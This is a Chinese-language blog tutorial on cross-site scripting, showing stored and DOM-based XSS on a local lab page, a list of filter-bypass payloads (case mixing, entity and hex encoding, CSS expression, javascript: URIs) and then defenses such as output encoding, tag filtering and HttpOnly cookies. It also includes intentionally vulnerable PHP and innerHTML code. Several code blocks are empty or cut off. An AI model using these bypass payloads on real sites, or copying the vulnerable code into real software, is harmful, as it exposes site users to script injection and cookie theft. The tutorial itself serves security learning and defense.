


当我们输入JS代码时，该程序又将如何运行呢？接着我们插入如下数据：


id: 2

name: <script>alert('hack')</script>

注意，这里的hack的单引号要进行转义，因为sql语句中的\$name是单引号的，所以这里不转义的话就会闭合sql语句中的单引号，不然注入不进去。



原理：用户提交数据到后端，后端存储至数据库中，然后当其他用户访问查询页面时，后端调出数据库中的数据，显示给另一个用户，此时的XSS代码就被执行了。



2

```
insert into xss (id,name) values ('2','');
```


<https://blog.csdn.net/Eastmount>

此时数据库插入的内容如下所示，可以看到JS代码已经成功插入我们的后台。



最后，我们调用 select.php （localhost:8088/xss/select.php?id=2） 页面，可以看到成功执行了该脚本文件。

存储型XSS的数据流向为：前端->后端->数据库->后端->前端。




### 3.DOM型

首先，什么是DOM呢？

DOM是指文档对象模型，是一个平台中立和语言中立的接口，有的程序和脚本可以动态访问和更新文档的内容、结构和样式。在web开发领域的技术浪潮中，DOM是开发者能用来提升用户体验的最重要的技术之一，而且几乎所有的现在浏览器都支持DOM。

DOM本身是一个表达XML文档的标准，HTML文档从浏览器角度来说就是XML文档，有了这些技术后，就可以通过javascript轻松访问它们。下图是一个HTML源代码的DOM树结构。



### 其次，什么优势DOM-XSS呢？

DOM-XSS漏洞是基于文档对象模型（Document Object Model, DOM）的一种漏洞，不经过后端，DOM-XSS是通过url传入参数去控制触发的，其实也属于反射型XSS。

DOM型的XSS是一些有安全意识的开发者弄出来的，比如说接受参数会做一些过滤，把一些字符转义一下，但是转义之后依然会存在着XSS的情况。常见可能触发DOM-XSS的属性包括：document.referer、window.name、location、innerHTML、document.write等。

如下图所示，我们上面输入的可以看到这行代码规律，把这个大括号、小括号以及双页号进行转移，按理说转移之后它应该不会再作为它的标签存在，不会存在XSS的代码。

下面Script通过ID获得的这个值，复制到了这个DIV上，经过DOM操作之后，之前转义的字符就变为它的标签，所以经过DOM操作的XSS我们称之为DOMXSS。它有可能通过URL传播，也有可能通过服务器传播。

参数name虽然经过编码后放入到模板中

但是经过dom操作后，参数再次被转为实体字符

```
<?php
error_reporting(0);
$name = htmlspecialchars($_GET["name"]);
?>
<input id="username" type="text" value="<?php echo $name;?>" />
<div id="content"></div>

<script type="text/javascript">
// 获取输入的名称，并且输出在content内。导致了一个dom-xss。
var username = document.getElementById("username");
var content = document.getElementById("content");
content.innerHTML = username.value;
</script>
```

### 最后，DOM型跨站脚本的攻击是如何实现呢？

下面简单讲解一个DOM-XSS代码，假设前端是一个index3.html页面。


```
<html>
  <head><title>DOM-XSS测试3</title></head>
  <body>
    欢迎大家阅读CSDN Eastmount的博客，一起进步，一起加油喔！ <br />
    <form action='xss3.php' method="post">
      请输入用户名: <br>
      <input type="text" name="name" value="" style="width:400px" /> <l
      <input type="submit" name="提交" />
    </form>
  </body>
</html>
```


接着设置后台页面，xss3.php用于获取提交的值并显示其在页面中。注意，代码是获取username中的值，然后显示在print内，这也是导致XSS的原因。

```
<?php
    // 获取提交的表单值
    $name=$_POST["name"];
?>
<input id="username" type="text" value="<?php echo $name; ?>"/>



<div id="print">
    <!-- 显示获取的内容 -->
</div>
<script type="text/javascript">
    // 获取username值并输出在print内, 这里是导致xss的主要原因
    var text = document.getElementById("username");
    var print = document.getElementById("print");
    print.innerHTML=text.value;
</script>
```

此时，当我们输入正常的参数，它显示的结果如下图所示，是正常显示的。





而当我们输入恶意代码的时候，比如提交 `<img src=1 onerror=alert('hack') />` 给后台，它会执行我们的JS代码，弹出hack的窗体。从而证明了DOM-XXSS是存在的。DOM型跨站脚本漏洞的数据流向是：前端->浏览器。




## 三.XSS构造及漏洞利用

### 1.XSS构造

在进行SQL注入中，我们可以设置相应的过滤函数防止，比如防止万能密码（'or'='or'或admin），也能调用preg\_replace()函数将特色字符过滤。同样，XSS攻击代码也可能被过滤，如下所示，它将<script>和</script>进行了过滤。

```
<?php
    $name=$_POST["name"];
    if($name!=null){
        // 过滤<script>和</script>
        $name=preg_replace("/<script>/","",$name);
        $name=preg_replace("/<\script>/","",$name);
        echo $name;
    }
?>
```

如何绕过这个过滤呢？这里可以通过大小写成功绕过，如下所示：



为了更好地理解XSS跨站脚本攻击，更好地进行防御，这里我们分享常见的绕过XSS过滤（XSS-Filter）的方法。

### 1) 利用<>标记注射HTML、JavaScript

通过<script>标签就能任意插入由JavaScript或VBScript编写的恶意脚本代码  
常用案例：

```
<script>alert(/xss/)</script>
```

### 2) 利用HTML标签属性值执行XSS

通过javascript:[code]伪协议形式编写恶意脚本

常用案例:

```
<table background="javascript:alert(/xss/)"></table>

```

### 3) 空格回车Tab绕过过滤

注意javas和cript之间的间隔不是由空格键添加的,而是用Tab键添加的。

```

```

使用回车分隔:

```

```

### 4) 对标签属性值进行转码

```

```

替换成:

```

```

其中,t的ASCII码值为116,用"&#116"表示,:则表示&#58。

再进一步替换:

```

```

### 5) 产生事件如click、mouseover、load等

W3C (万维网联盟) 将事件分为3种不同的类别:

- 用户接口(鼠标、键盘)
- 逻辑(处理的结果)
- 变化(对文档进行修改)

```
<input type="button" value="click me" onclick="alert('xss')" />

```

### 6) 利用CSS跨站过滤

常见示例如下所示:

```
<div style="background-image:url(javascript:alert('xss'))">

<style>
  body {background-image:url("javascript:alert(/xss/)");}
```



```

</style>

<div style="width:expression(alert('XSS'));">



<style>
    body {background-image: expression(alert("xss"));}
</style>

<div style="list-style-image:url(javascript:alert('XSS'));">

<div style="background-image:url(javascript:alert('XSS'));">



<style>
    @import 'javascript:alert(/xss/)';
</style>

```

## 7) 扰乱XSS过滤规则

一个正常的XSS输入：

```

```

转换大小写后的XSS：

```
<IMG SRC="javascript:alert(0);">
```

大小写混淆的XSS：

```
<iMg sRC="JaVaScRipt:alert(0);">
```

不用双引号，而是使用单引号的XSS：

```
<img src='javascript:alert(0);'>
```

不适用引号的XSS：

```
<img src=javascript:alert(0);>
```

不需要空格的XSS：

```
<img/src="javascript:alert('xss');">
```

构造不同的全角字符：

```
<div style="{left: e x p r e s s i o n ( a l e r t ( ' x s s ' ) ) }">
```

利用注释符

```
<div style="wid/**/th:expre/*xss*/ssion(alert('xss'));">
```

\和\0-

```
<style>
    @imp\0ort 'java\0scri\pt:alert(/xss/)';
</style>
<style>
    @imp\ort 'ja\0va\00sc\000ri\0000pt:alert(/xss/)';
</style>
```

CSS关键字转码

```
<div style="xss:\65xpression(alert('XSS'));">
<div style="xss:\065xpression(alert('XSS'));">
<div style="xss:\0065xpression(alert('XSS'));">
```

```
<!--
```

```
<comment>
```

```
<style>
```

## 8) 利用字符编码

原始语句:

```

```

十进制编码

```





```

十六进制编码

```

```

## 9) 利用字符编码eval()函数、eval()和string.fromCharCode()函数过滤

```
<script>
    eval("\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29");
</script>


<input type = "text" id= "Tel"/>
<input type= "button" value="验证" onclick="checkTel()" />
</form>
<script type="text/javascript">
function checkTel(){
var re = /^025-\d{8}$/
if(re.test(document.getElementById("Tel").value)){
alert("电话号码格式正确")
}else{alert("错误的电话号码");}}</script>
```

输入正确和错误分别提示。

## 输入正确的025-12345678



## 输入错误的025-1234567q



输入验证要根据实际情况设计，下面是一些常见的检测和过滤：

- 输入是否仅仅包含合法的字符
- 输入字符串是否超过最大长度限制
- 输入如果为数字，数字是否在指定的范围
- 输入是否符合特殊的格式要求，如E-mail地址、IP地址等

## 2.输出编码

大多数的Web应用程序都存在一个通病，就是会把用户输入的信息完完整整的输出在页面中，这样很容易便会产生一个XSS。HTML编码在防止XSS攻击上起到很大的作用，它主要是用对应的HTML实体编号替代字面量字符，这样做可以确保浏览器安全处理可能存在恶意字符，将其当做HTML文档的内容而非结构加以处理。

显示	实体名字	实体编号
<	&lt;	&#60;
>	&gt;	&#62;
&	&amp;	&#38;
“	&quot;	&#34;

## 3.标签黑白名单过滤

有时根本就不需要考虑到它是不是HTML标签，我们根本用不到HTML标签。不管是采用输入过滤还是输出过滤，都是针对数据信息进行黑/白名单式的过滤。

不同的javascript写法包括：

大小写混淆：

```
<img src=JaVaScRiPt:alert('xss')>
```

插入[tab]键：

```

```

插入回车符：

```

```

使用/\*\*/注释符：

```

```

重复混淆关键字：

```

```

使用&#十进制编码字符：

```
<img src= jav&#97;script:alert('xss');">
```

使用&#十进制编码字符(加入大量的0000)：

```

```

在开头插入空格：

```

```

## 黑名单：

过滤可能造成危害的符号及标签，发现使用者输入参数的值为 < script>xxx< /script> 就将其取代为空白。其优点是可以允许开发某些特殊HTML标签，确实是可能因过滤不干净而使攻击者绕过规则。

## 白名单：

白名单仅允许执行特定格式的语法，仅允许< img scr="http://xxx" > 格式，其余格式一律取代为空白。其优点是可允许特定输入格式的HTML标签，确实是验证程序编写难度较高，且用户可输入变化减少。

## 4.代码实体转义

由于只保留文字部分是一劳永逸的，有时我们还需要展示这个标签，比如说程序论坛当中要贴一个代码，这个时候我们需要用一些转义，它会把这个大括号、小括号以及双引号做一个转义，做为一个字符，就无法执行这个标签型，后面加一个参数，但有时候单引号也会造成XSS。



### 1. 标签黑白名单过滤

```
//过滤HTML标签  
$desc = removeXss($_POST['desc']);
```

### 2. 代码实体转义

```
//把HTML实体标签转为符号，ENT_QUOTES指单引号也需要转义  
$desc = htmlspecialchars($_GET['desc'], ENT_QUOTES)
```

### 3. httponly 防止cookie被盗取

```
//设置HttpOnly  
setcookie("user", "daxia", NULL, NULL, NULL, NULL, TRUE);
```

<https://blog.csdn.net/Eastmount>

## 5.httponly防止cookie被盗取


一个信号当中有那么多的地方存在着这个输入以及检测的地方，可能就有一些地方漏掉，只要有一个地方漏掉了，用户的cookie信息就被盗取了。服务器在发送用户信息的时候，我们需要加上一个httponly，这个代码无法读取到cookie的信息，那么攻击者也是得不到这个信息，这对于用户来说也是非常好的保护。

比如说张三在我们网站上登陆了一下用户名，李四他特意发了一个攻击请求，他拿不到这个用户ID，就冒充不了这个张三。如果在Cookie中设置了HttpOnly属性，那么通过js脚本将无法读取到Cookie信息，这样能有效的防止XSS攻击。

最重要的是：**千万不要引入任何不可信的第三方JavaScript到页面里！**

## 五.总结

希望这篇文章对你有所帮助，尤其是网络安全的初学者，作者写这篇文章加实验真的快吐了，哈哈！但只要对你们有帮助，我就很开心，后续会结合AWVS工具操作XSS攻击实战案例。这是Python网络攻防系列文章，作者也是初学者，而且是仰仗各位大牛的无私分享而写下的实战总结，希望对你们有帮助。



网络安全的视频资源确实挺贵的，作者也会继续开源免费的分享更多文章和代码，希望能帮到更多的初学者，你们的每一句感谢和祝福都激发着我前行。转眼间，1024节日要来了，我还是写一篇《我与CSDN的这十年》，分享下程序猿和程序媛的故事，纪念这十年奋斗和感动的日子。十年，说长不长，说短不短，人生进度条的八分之一，都是青春，都是热血。感谢你我的分享和坚守，也期待下一个十年。明天早起上课，下午回来写文章，加油~

2019年10月12日 晚上写于武汉

(By:Eastmount 2019-10-12 晚上10点 <http://blog.csdn.net/eastmount/> )